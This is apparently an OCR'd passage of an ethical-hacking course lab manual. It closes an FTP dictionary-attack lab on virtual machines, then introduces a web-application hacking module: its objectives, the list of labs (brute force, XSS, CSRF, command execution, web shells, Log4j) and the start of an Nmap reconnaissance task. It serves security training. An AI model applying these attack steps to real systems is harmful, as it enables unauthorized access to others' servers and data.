


30. Switch to the **Windows 11** virtual machine Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.


31. Navigate to **C:\FTP** to view the directory named **Hacked**, as shown in the screenshot:



32. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
33. Switch back to the **Parrot Security** virtual machine.
34. Enter **help** to view all other commands that you can use through the FTP terminal.



35. On completing the task, enter **quit** to exit the ftp terminal.



36. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
37. Close all open windows on both the **Parrot Security** and **Windows 11** machines.
38. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Hacking Web Applications

Module 14

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objective

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools
- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning

- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 215 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application. Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance using Nmap and Telnet	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories using Various Tools		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using ClickjackPoc		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Identify XSS Vulnerabilities in Web Applications using PwnXSS		√	√
	2.4 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.5 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
	2.6 Enumerate and Hack a Web Application using WPScan and Metasploit		√	√
	2.7 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server		√	√
	2.8 Exploit a File Upload Vulnerability at Different Security Levels		√	√

	2.9 Gain Access by exploiting Log4j Vulnerability	√		√
3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		√
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Lab Objectives

- Perform web application reconnaissance using Nmap and Telnet
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories using various tools
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using ClickjackPoc

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine

- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 65 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery**: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification**: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

---

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (https://www.netcraft.com), **SmartWhois** (https://www.tamos.com), **WHOIS Lookup** (https://whois.domaintools.com), and **Batch IP Converter** (http://www.sabsoft.com) to perform the Whois lookup.
5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as, **DNSRecon** (https://github.com), and **DNS Records** (https://network-tools.com), **Domain Dossier** (https://centralops.net) to perform DNS interrogation.
7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

   Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: The password that you type will not be visible.
11. Now, type **cd** and press **Enter** to jump to the root directory.
12. In the **Parrot Terminal** window, type **nmap -T4 -A -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.

